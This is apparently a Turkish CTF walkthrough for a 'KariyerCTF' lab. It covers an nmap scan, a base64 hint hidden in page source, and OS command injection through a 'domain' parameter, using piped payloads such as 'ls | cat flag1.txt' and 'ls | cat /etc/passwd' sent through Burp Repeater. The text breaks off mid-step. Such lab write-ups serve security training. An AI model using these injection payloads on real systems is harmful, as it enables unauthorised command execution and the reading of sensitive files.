

1) 901 numaralı portta ne çalışmaktadır?

nmap <Target Ip> -sCV -T4 -vv -Pn -vv

```
kali@kali: ~
File Actions Edit View Help
cbR1485EMynJA/dvgQpVop6+0Lcc2o4wMBtQXULEVad8k0yeKK5AuMk423LgAZL61vaboYzFE/eVTX1GoCJz5PuYrVevPhXWxInbvAH03Jq58qEncPQWIEatrm4V1G6Cukqshwy20GISW/Bx+d8h/SRHL
SKWH1Gv0vddtDuSVxVfDzBQPAmr2TuT/TJICKAKuAXuWCFrBX6t1fJFhnjxz+QWhn540+agl
| 256 52a780:ef180e3b:91ad7a:dc00f5a:e317:a5:e4a:c2 (ECDSA)
|_ecd5a-sha2-nistp256 AAAAE2VjZHNhLXNoYTU1bmlzdHhAYnTYAAABBBBg0Xa82s6N3pkD80cfGLCvHN8zBy3z3sW2eJ3Q4Q9zvHnmMCQwfjmd2n5zEifvCgyoMs/dIpanPp5cS
0BDgQo=
111/tcp open  rpcbind      syn-ack 2-4 (RPC #100000)
|_rpcinfo:
|_program version  port/proto  service
|_ 100000  2,3,4    111/tcp   rpcbind
|_ 100000  2,3,4    111/udp   rpcbind
|_ 100000  3,4      111/tcp   rpcbind
|_ 100000  3,4      111/udp   rpcbind
|_ 100024  1        32849/tcp status
|_ 100024  1        33711/udp status
|_ 100024  1        37447/udp status
|_ 100024  1        52758/tcp status
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack Samba smbd 3.6.6 (workgroup: WORKGROUP)
901/tcp open  http        syn-ack Samba SWAT administration server
|_http-methods:
|_Supported Methods: GET POST
|_http-title: 401 Authorization Required
|_http-auth:
|_HTTP/1.0 401 Authorization Required\x00
|_Basic realm=SWAT
8080/tcp open  http        syn-ack Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: KariyerCTF
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -59m59s, deviation: 1h24m50s, median: -1h59m59s
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-security-mode:
|_account_used: guest
```


2) Flag nedir ?


10.10.66.5:8080 potundan giriş yaparak sayfa kaynak kodunu inceliyoruz (Ctrl +u)

```
<div class="page">
  <pre style="display:none;">
    'a2FyaXllci5waHA='
```


Burada şifreli bir metin ile karşılaşırız.

Hashes.com da bu şifreli metni kırıyoruz ve karşımıza kariyer.php geliyor






Karşımıza bu ekran geliyor da arama motoruna “ls” yazarsak  
Karşımıza bir şey çıkmıyor ancak çift kod yazmak için ‘|’ işaretçisini kullanarak ikili arama yapabiliriz.  
“Ls | ls -lia” yazarak



Burada 1.flagimizi buluyoruz bununla okuyabilmek için  
“ls | ls -lia | cat flag1.txt” yazarak 1.flagimize ulaşırız.




3) Resim içerisinde gizlenen bilgi hangi şifreleme türü ile şifrelenmiştir.  
md5

4) "kariyer1" kullanıcısının şifresi nedir ?

Bulduğumuz

<http://10.10.66.5:8080/kariyer.php?domain=ls+%7C+ls+lia>

Burp suite göndererek trafiği kesiyoruz




Burası istekleri istediğimiz şekilde gönderip tekrar tekrar sorgulamamıza yarıyor.


Ardından Repeater'a gönderiyoruz.

"ls+%7C+uname+-a"


Mevcut sistemin versiyonunu görebiliriz.



Ardından bir sisteme giriş yaptığımızda ya da erişim sağladığımızda direkt olarak girdiğimiz bilgilerin ne olduğunu kontrol etmeliyiz.



“ls+%7C+cat+/etc/passwd” yaparak yetkilileri görebiliriz.




Ardından yani kali de olduğu gibi;


pwd yazdığımızda bulunduğu dizini gösteriyordu.

Burada da “/home/kariyer1/\*” dediğimiz zaman bize sistemde home’un içindeki kariyer1 dosyasının içindekileri gösterecektir.

Not: \* koymamızın nedeni ise dizinde bulunan tüm klasörleri göstermesi için.



Kali linux de base64 un nasıl yapıldığına bakalım.



Dediğimiz zaman base64’ün komutlarını görebiliriz.


```
(root@kali)-[/home/kali/Desktop]
# nano text.html

(root@kali)-[/home/kali/Desktop]
# cat text.html
emre

